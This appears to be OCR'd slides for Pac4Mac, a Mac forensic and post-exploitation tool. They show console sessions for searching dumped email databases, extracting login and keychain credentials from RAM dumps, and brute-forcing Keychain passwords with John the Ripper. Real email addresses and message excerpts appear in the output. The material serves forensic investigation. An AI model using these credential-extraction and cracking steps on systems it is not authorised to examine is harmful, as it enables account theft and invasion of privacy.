
Focus on "data analysis"

- Exploit Chat Messages > **display messages**
  - No function has been implemented for analysing of Adium, iChat and Messages (new iChat) messages but it's very easy to exploit



Focus on “data analysis”

- Exploit Calendar Cache > **Events + Reminders**
  - Same functions as “Exploit Skype Messages”



Focus on "data analysis"

- Exploit Email > **Content of text email**
  - Same functions as "Exploit Skype Messages"

```
==========================================================================
                ==== Exploit Email messages ====
==========================================================================

Available Email Database files >
0. email_spotlight_sud0man_Envelope Index

Choose a Email database (b to back) > 0

Analysis of : results/130815-22h5430/email_dump_spot/email_spotlight_sud0man_Envelope Index
==========================================================================
1: Display/Record all emails (can take a long time)
2: Display/Record all emails containing secret information
3: Display/Record all emails containing a special keyword
4: Identify a special emlx file into Mail box
   by entering Emlx ID identified by option 1, 2 or 3
b: Back
Analysis to launch >
```

Keyword is researched in the fields "message", "subject" and "address sender".

```
Analysis to launch > 3
Enter your keyword > STTIC

Results will be stored into results/130104-16h5815/analysis/130104-16h5952_EMAILS_KEYWORD-STTIC.txt

Press any key to continue...
Subject:YODA - Script NSE bypass netfilter
  Date:2012-07-06 14:48:04
  Sender:arnaud.malard@xmco.fr
  Message:Hello, Pour info, il existe un script Nmap pour tenter de contourner netfilter (cf. STTIC) sur du
  Emlx ID:5092
  Mbox:imap://amalard@mail.xmco.fr/YODA


Results are stored into results/130104-16h5815/analysis/130104-16h5952_EMAILS_KEYWORD-STTIC.txt

Press any key to continue...
```

Focus on "data analysis"

- Exploit Email > **Full Content email** (mbox files)

Emlx ID and Mbox parameters allow to ...

```
Analysis to launch > 3
Enter your keyword > OSFclone

Results will be stored into results/130728-16h5259/analysis/130728-16h5633_EMAILS_KEYWORD-OSFclone.txt

Press any key to continue...
Subject:[DFIR] OSFclone and helix3pro
  Date:2013-07-28 16:09:11
  Sender:sm93@aub.edu.lb
  Message:None
  Emlx ID:8533
  Mbox:imap://sganama@imap.gmail.com/DFIR

Subject:[DFIR] OSFclone and helix3pro
  Date:2013-07-28 16:09:11
  Sender:hiddenillusion@gmail.com
  Message:None
  Emlx ID:8532
  Mbox:imap://sganama@imap.gmail.com/DFIR

Subject:[DFIR] OSFclone and helix3pro
  Date:2013-07-28 16:09:11
  Sender:atcuno@gmail.com
  Message:None
  Emlx ID:8486
  Mbox:imap://sganama@imap.gmail.com/DFIR
```

Emlx ID

Mail Box

Focus on "data analysis"

- Exploit Email > **Full Content email** (mbox files)

... display full email (with option 4)

```
4: Identify a special emlx file into Mail box
   in entering Emlx ID identified by option 1, 2 or 3
b: Back
Analysis to launch > 4
Available Mail Boxes >
0. INBOX.mbox >> results/130728-16h5259/email_dump/emailBox-sud0man_IMAP-nosuchcon.sponsors\@imap.gmail.com/INBOX.mbox
1. DFIR.mbox >> results/130728-16h5259/email_dump/emailBox-sud0man_IMAP-sganama\@imap.gmail.com/DFIR.mbox
Choose Mail Boxes (one per line) and finish with "."
> 0
> 1
> .

Enter the Emlx ID to search (b to back) > 8486

================================================================================
Researching 8486.emlx into INBOX.mbox
>>results/130728-16h5259/email_dump/emailBox-sud0man_IMAP-nosuchcon.sponsors\@imap.gmail.com/INBOX.mbox

File not found...

================================================================================
Researching 8486.emlx into DFIR.mbox
>>results/130728-16h5259/email_dump/emailBox-sud0man_IMAP-sganama\@imap.gmail.com/DFIR.mbox

File has been identified here :
results/130728-16h5259/email_dump/emailBox-sud0man_IMAP-sganama@imap.gmail.com/DFIR.mbox//D7B067DB-401B-4880-AD43-1732E

Attempt to open this file with default mail application...

Enter the Emlx ID to search (b to back) >
```

Re: [DFIR] OSFclone and helix3pro

Andrew Case <atcuno@gmail.com> Details
Re: [DFIR] OSFclone and helix3pro
April 8, 2013 4:56 PM


I have never heard of OSFclone before.

The way the old Helix works is how you want --- it does not mount
disks at all so that they will not be changed and will be kept forensically sound. The block devices are still created though which
is all you need to image a drive. You then just manually mount your
drive you are imaging to (or network share).


Unfortunately, if you are not comfortable with the Linux command line,

Focus on “data analysis”

- Exploit RAM memory dump
  - Pac4Mac doesn’t exploit (like Volatility) RAM image (in raw format) but only the strings with severals POC
  - Automatic conversion (at the first run) :



  - After conversion :



Focus on “data analysis”

- Exploit RAM memory dump > **Search Apple Secrets**


```
Choose a function (b to back) > 0
Note : you can add your own keyword into db/web_pass.db
================================================================================
[Search Apple secrets] with RAM_MacOSx_Cred-0.1.py

Target :
  1: Apple Credentials - login/password for locked session without autologon
  2: Apple Credentials - login/password for locked session with autologon
  3: Apple Credentials - login for locked session after startup
  4: Keychain login - password
  5: Mail - credentials
  6: Mail - credentials (alternative)
  7: Mail - credentials (alternative 2)
  8: Outlook client - domain credentials
```

```
Choice (666 for all), q to quit : 1
Search credentials : Apple Credentials - login/password for locked session without autologon
---------------------------
sud0man
managedUser
password
[redacted]
--
--
vrefnum
managedUser
dsAttrTypeStandard:GeneratedUID
--
--
--
sud0man
managedUser
password
shell
```

My Password


Focus on “data analysis”

- Exploit RAM memory dump > **Search Web Secrets**



Focus on “data analysis”

- Exploit RAM memory dump > **Search Web variables**




z_web_pass.input

```
1  &password
2  &passwd
3  &pass
4  &session_password
5  &pw
6  &pwd
7  &user_password
8  &userpassword
9  &mdp
```

Based on db/z_web_pass.input

Focus on “data analysis”

- Exploit Keychain files
  - *Pac4Mac* allows bruteforcing Keychain files in order to identify password or more simply opening Keychain files if you know the password. You have to select a stored Keychain file that you want opened.



Focus on "data analysis"

- Exploit Keychain Files > **Bruteforce (with John)**

```
Analysis to launch (b to back) > 2

1: Launch John the ripper with special list(db/mypasswords.db)
2: Launch John The Ripper with found passwords(results/130730-18h3513/passwords_database/ALL-passwords_x.txt)
3: Launch John The Ripper with default mode
4: Launch John the ripper with --rules:single and found passwords(very efficient)

Bruteforce attack to launch (b to back) > 4

Be patient, attempt to identity keychain password with rules 'single' and wordlist results/130730-18h3513/analysis/130730-23h4805_ALL_FOUND_PASSWORDS.txt
Loaded 1 password hash (Mac OS X Keychain PBKDF2-HMAC-SHA-1 3DES [32/32])
humour12345      (results/130730-18h3513/keychain_dump/keychain_user_sudoman_login.keychain)

guesses: 1  time: 0:00:00:09 98.05% (ETA: Tue Jul 30 23:48:15 2013)  c/s: 734  trying: 920001920

================================================================
The identified keychain:password is the following >
results/130730-18h3513/keychain_dump/keychain_user_sudoman_login.keychain:humour12345

1 password hash cracked, 0 left
Password is stored into results/130730-18h3513/analysis/130730-23h4815_PASSWORDS_KEYCHAIN.txt
================================================================

1: Launch John the ripper with special list(db/mypasswords.db)
2: Launch John The Ripper with found passwords(results/130730-18h3513/passwords_database/ALL-passwords_x.txt)
3: Launch John The Ripper with default mode
4: Launch John the ripper with --rules:single and found passwords(very efficient)

Bruteforce attack to launch (b to back) > 3
```

- You can run John The Ripper with default mode, by using your own wordlist ("db/z_mypasswords.input"), by using passwords already found (results/xxx/passwords_database/ALL-passwords_x) or by using rules "single" of John with passwords already found (very efficient).

- "ALL-passwords_2.txt" is updated with new password if it has been identified.

Focus on "data analysis"

- Exploit Keychain Files > **Bruteforce (with Homemade algorithm)**

```
1: Open keychain with the password and display content
2: Attempt to identity Keychain password with John The Ripper
3: Attempt to identity Keychain password with homemade Algorithm

Analysis to launch (b to back) > 3
Search into main passwords database (results/130730-15h2345/passwords_database/ + db/mypasswords.txt) 550 passwords), be patient

Found password : humour12345

Duration of bruteforce : 8.2061 seconds
Keychain can be opened :)

1: Open keychain with the password and display content
2: Attempt to identity Keychain password with John The Ripper
3: Attempt to identity Keychain password with homemade Algorithm

Analysis to launch (b to back) >
```

- 3 password databases are used to attempt to find Keychain password: ,"results/xxx/passwords_database/ALL-passwords_1.txt","results/xxx/passwords_database/ALL-passwords_2.txt","db/z_mypasswords.input"
- "ALL-passwords_2.txt" is updated with new password if it has been identified.

Focus on “data analysis”

- Exploit Keychain Files > **Open files**
  - Keychain content if you know the Keychain password:


```
Analysis to launch (b to back) > 1
Enter the password (b to back) > humour12345
================================================================================
Available data into results/130730-15h2345/keychain_dump/keychain_user_sudoman_login.keychain>
keychain: "/Users/sudoman/Dropbox/PAC4MAC_lastversion/Pac4Mac_bin_0.1/results/130730-15h2345/keyc
class: 0x0000000F
attributes:
    0x00000000 <uint32>=0x0000000F
    0x00000001 <blob>="iPhone Configuration Utility (82E26409-F531-4DA3-9081-7E3FA346F213)"
    0x00000002 <blob>=<NULL>
    0x00000003 <uint32>=0x00000001
```


  - And found password:

```
\373UZ.,:\366\264J\311q\264;r\242\243\2710\012\2710c\3203u8\342d\320,\003Y\237\303e\205\351$\265\340
Decrypted keychain is stored into results/130102-17h4438/analysis/keychain_current_decrypted.txt
================================================================================

Do you want to display and backup found passwords ? y/[n] > y
================================================================================
Available data into results/130102-17h4438/analysis/keychain_current.keychain>

Target: Remplissage automatique de formulaires Safari
Login: Safari

Target: interceptor
Login: interceptor
Password: XXXXXXXXXXXXXXXXXX

Target: skype
Login: .token.0

Target: WinUP
Password: XXXXXXXXXXXXXXXXXX

Target: Livebox-EECE
Login: Livebox-EECE
Password: XXXXXXXXXXXXXXXXXX
```

Focus on "data analysis"

- Exploit Keychain Files > **Identify Master Password**
  - Master password can be defined by administrator to unlock any user's session just with a password (no login).



